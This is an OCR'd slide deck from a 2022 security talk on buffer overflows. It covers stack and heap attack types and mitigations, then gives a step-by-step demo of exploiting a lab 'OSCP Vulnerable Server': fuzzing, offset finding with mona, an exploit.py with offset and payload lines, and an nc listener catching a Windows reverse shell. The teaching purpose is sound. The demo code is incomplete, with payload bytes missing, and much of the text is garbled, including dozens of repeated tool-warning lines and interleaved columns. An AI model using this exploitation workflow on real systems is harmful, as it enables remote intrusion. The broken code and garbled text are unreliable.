


Buffer Overflow

Please, don't let your buffers flood

20.12.2022





Who am I

Damian Strojek

Junior Security Engineer







What are we going to talk about?


- 1. What is a buffer and buffer overflow
- 2. Types of attacks on buffer
- 3. Dumb code = Attacks
- 4. Demo




What is buffer and buffer overflow?

Buffers are areas of memory set aside to hold data, often while moving it from one section of a program to another, or between programs. Buffer overflows can often be triggered by malformed inputs


Buffer overflow is an anomaly whereby a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations.





Application before and after attack

Buffer Overflow Attack



Types of attacks on buffer

Stack-based exploitation


- By overwriting a local variable
- By overwriting the return address in a stack frame
- By overwriting a function pointer or exception handler
- By overwriting a local variable (or pointer) of a different stack frame

Heap-based exploitation

By corrupting dynamically allocated data in specific ways to cause the application to overwrite internal structures such as linked list pointers.


page 6

© 2022 Objectivity Ltd



Dumb code = ...

- C and C++ are two languages that are highly susceptible to buffer overflow attacks, as they don't have built-in safeguards against overwriting or accessing data in their memory. Mac OSX, Windows, and Linux all use code written in C and C++.
- Languages such as PERL, Java, JavaScript, and C# use built-in safety mechanisms that minimize the likelihood of buffer overflow.



© 2022 Objectivity Ltd

Dumb code = Attacks

Developers can protect against buffer overflow vulnerabilities via security measures in their code, or by using languages that offer built-in protection.

In addition, modern operating systems have **runtime protection**. Three common protections are:


- Address Space Randomization (ASLR)
- Data execution prevention
- Structured Exception Handler Overwrite Protection (SEHOP)

DEMO

How to actually exploit something



Step 1 – Run the vulnerable service



Step 2 – Check connection

```
-(dfresh⊛dfresh)-[~/0S]
 -$ ping 10.10.138.214
PING 10.10.138.214 (10.10.138.214) 56(84) bytes of data.
64 bytes from 10.10.138.214: icmp_seq=1 ttl=127 time=55.5 ms
64 bytes from 10.10.138.214: icmp_seq=2 ttl=127 time=57.3 ms

    10.10.138.214 ping statistics —

2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 55.546/56.432/57.318/0.886 ms
   -(dfresh®dfresh)-[~/0S]
 -$ nc 10.10.138.214 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
OVERFLOW1 [value]
OVERFLOW2 [value]
OVERFLOW3 [value]
OVERFLOW4 [value]
OVERFLOW5 [value]
OVERFLOW6 [value]
OVERFLOW7 [value]
OVERFLOW8 [value]
OVERFLOW9 [value]
OVERFLOW10 [value]
EXIT
OVERFLOW1 dsaasdasdsd
OVERFLOW1 COMPLETE
```

Step 3 – Fuzz the service

```
(dfresh@dfresh)-[~/0S]
       _$ ls
       bytearray.py clear_exploit.py exploit.py fuzzer.py
        -(dfresh@dfresh)-[~/0S]
       Fuzzing with 100 bytes
       Fuzzing with 200 bytes
       Fuzzing with 300 bytes
       Fuzzing with 400 bytes
       Fuzzing with 500 bytes
       Fuzzing with 600 bytes
       Fuzzing with 700 bytes
       Fuzzing with 800 bytes
       Fuzzing with 900 bytes
       Fuzzing with 1000 bytes
       Fuzzing with 1100 bytes
       Fuzzing with 1200 bytes
       Fuzzing with 1300 bytes
       Fuzzing with 1400 bytes
       Fuzzing with 1500 bytes
       Fuzzing with 1600 bytes
       Fuzzing with 1700 bytes
       Fuzzing with 1800 bytes
      Fuzzing with 1900 bytes
       Fuzzing with 2000 bytes
      Fuzzing crashed at 2000 bytes
         -(dfresh⊕dfresh)-[~/0S]
     09 00 00 00
09 00 00 00
09 00 00 00
     99 99 99 99
99 99 99 99
99 99 99 99
       00 00 00 .....
00 00 00 ....
       99 99 99 ....
9 99 99 99 ....
-set workingfolder c:\mona\%p
Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program
```

Step 4 – Create unique pattern

--(dfresh®dfresh)-[~/0S]

-\$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2400

Step 5 – Find the offset

```
OBADF00D !mona findmsp -distance 2400

OBADF00D [+] Looking for cyclic pattern in memory

74F60000 Modules C:\Windows\System32\wshtcpip.dll
                                                                                                                                                                               (dfresh® dfresh)-[~/0S]
                          Cyclic pattern (normal) found at 0x005a394a (length 2400 bytes)
                                                                                                                                                                               $ python3 exploit.py
                           Cyclic pattern (normal) found at 0x005a4d7a (length 2400 bytes)
                                                                                                                                                                             Sending evil buffer ...
0BADF00D [+] Examining registers
0BADF00D EIP contains normal
0BADF00D ESP (0x017efa30) po
0BADF00D EBP contains normal
                         EIP contains normal pattern : 0x6f43396e (offset 1978)
ESP (0x017efa30) points at offset 1982 in normal pattern (length 418)
EBP contains normal pattern : 0x43386e43 (offset 1974)
EBX contains normal pattern : 0x376e4336 (offset 1970)
OBADF00D [+] Examining stack (+- 2400 bytes) - looking for cyclic pattern
OBADF00D Walking stack from 0x017ef0d0 to 0x017f0394 (0x000012c4 bytes)
08ADF00D Walking stack (+- 2400 bytes) - looking for cyclic pattern
08ADF00D Walking stack from 0x017ef00d to 0x017f0394 (0x000012c4 bytes)
08ADF00D 0x017ef274: Contains normal cyclic pattern at ESP-0x7bc (-1980): offset 2, length 2398 (-> 0x017efbd1: ESP
08ADF00D [+] Examining stack (+- 2400 bytes) - looking for pointers to cyclic pattern
08ADF00D Walking stack from 0x017ef00d to 0x017f0394 (0x000012c4 bytes)
08ADF00D 0x017ef168: Pointer into normal cyclic pattern at ESP-0x8c8 (-2248): 0x017ef7a0: offset 1326, length 1074
08ADF00D [+] Preparing output file 'findmsp.txt'
08ADF00D - (Re)setting logfile c:\monaloscp\findmsp.txt
                          0x017ef274 : Contains normal cyclic pattern at ESP-0x7bc (-1980) : offset 2, length 2398 (-> 0x017efbd1 : ESP+0x1a2)
 OBADFOOD [+] Generating module info table, hang on...
 0BADF00D
                         - Processing modules
ØBADFØØD
ØBADFØØD
                         - Done. Let's rock 'n rol
OBADF00D [+] This mona.py action took 0:00:05.913000
!mona findmsp -distance 2400
```

Step 6 – Use this offset and check if we are able to write to EIP

```
~/OS/exploit.py - Mousepad
                                               File Edit Search View Document Help
and software assessment specialist needed
  Registers (FPU)
                                                                                                    Q & A
                                               1 import socket
                                               3 ip = "10.10.138.214"
                                               4 port = 1337
                                               6 prefix = b"OVERFLOW1 "
                                                7 offset = 1978
       LastErr ERROR_SUCCESS (00000000)
                                               8 overflow = b"A" * offset
   EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
                                               9 retrn = b"BBBB"
                                              10 padding = b'
                                              11 payload = b""
                                              12 postfix = b""
```

Step 7 – Generate byte array

```
## Note: parameter -b has been deprecated and replaced with -opb ***

### Note: parameter -b has been deprecated and replaced with -opb ***

### Note: parameter -b has been deprecated and replaced with -opb ***

### Note: parameter -b has been deprecated and replaced with -opb ***

### Note: parameter -b has been deprecated and replaced with -opb ***

### Note: parameter -b has been deprecated and replaced with -opb ***

### Note: parameter -b has been deprecated and replaced with -opb ***

### Note: parameter -b has been deprecated and replaced with -opb ***

### Note: parameter -b has been deprecated and replaced with -opb ***

### Note: parameter -b has been deprecated and replaced with -opb ***

### Note: parameter -b has been deprecated and replaced with -opb ***

### Note: parameter -b has been deprecated and replaced with -opb ***

### Note: parameter -b has been deprecated and replaced with -opb ***

### Note: parameter -b has been deprecated and replaced with -opb ***

### Note: parameter -b has been deprecated and replaced with -opb ***

### Note: parameter -b has been deprecated and replaced with -opb ***

### Note: parameter -b has been deprecated and replaced with -opb ***

### Note: parameter -b has been deprecated and replaced with -opb ***

### Note: parameter -b has been deprecated and replaced with -opb ***

### Note: parameter -b has been deprecated and replaced with -opb ***

### Note: parameter -b has been deprecated and replaced with -opb ***

### Note: parameter -b has been deprecated with -opb ***

### Note: parameter -b has been deprecated with -opb ***

### Note: parameter -b has been deprecated with -opb ***

### Note: parameter -b has been deprecated with -opb ***

### Note: parameter -b has been deprecated with -opb ***

### Note: parameter -b has been deprecated with -opb ***


### Note: parameter -b has been deprecated with -opb ***

### Note: parameter -b has been deprecated with -opb ***


### Note: parameter -b has been deprecated with -opb ***

### Note: parameter -b has been de
```


Step 8 – Go through bad characters



Step 9 – Eleminate all bad characters



Step 10 – Find "jump point"



Step 11 – Generate payload

Step 12 – Check your code

```
ort socket
 3 ip = "10.10.138.214"
 4 port = 1337
 6 prefix = b"OVERFLOW1 "
 7 offset = 1978
 8 overflow = b"A" * offset
 9 retrn = b"
10 padding = b"
11 payload = b""
12 payload += b"
13 payload += b
14 payload += b'
15 payload += b'
16 payload += b'
17 payload += b
18 payload += b'
19 payload += b'
20 payload += b'
21 payload += b'
22 payload += b'
23 payload += b"
24 payload += b"
25 payload += b'
26 payload += b"
27 payload += b'
28 payload += b'
29 payload += b'
30 payload += b'
31 payload += b'
32 payload += b'
33 payload += b'
34 payload += b'
35 payload += b'
36 payload += b
37 payload += b'
38 payload += b'
39 payload += b'
40 payload += b'
41 payload += b"
42 postfix = b""
44 buffer = prefix + overflow + retrn + padding + payload + postfix
```

Step 13 – Listen for the RCE

```
(dfresh® dfresh)-[~]
$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.9.14.152] from (UNKNOWN) [10.10.138.214] 49241
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\admin\Desktop\vulnerable-apps\oscp>whoami
whoami
oscp-bof-prep\admin
C:\Users\admin\Desktop\vulnerable-apps\oscp>
```

Questions?

Please not all at once



Thankyou

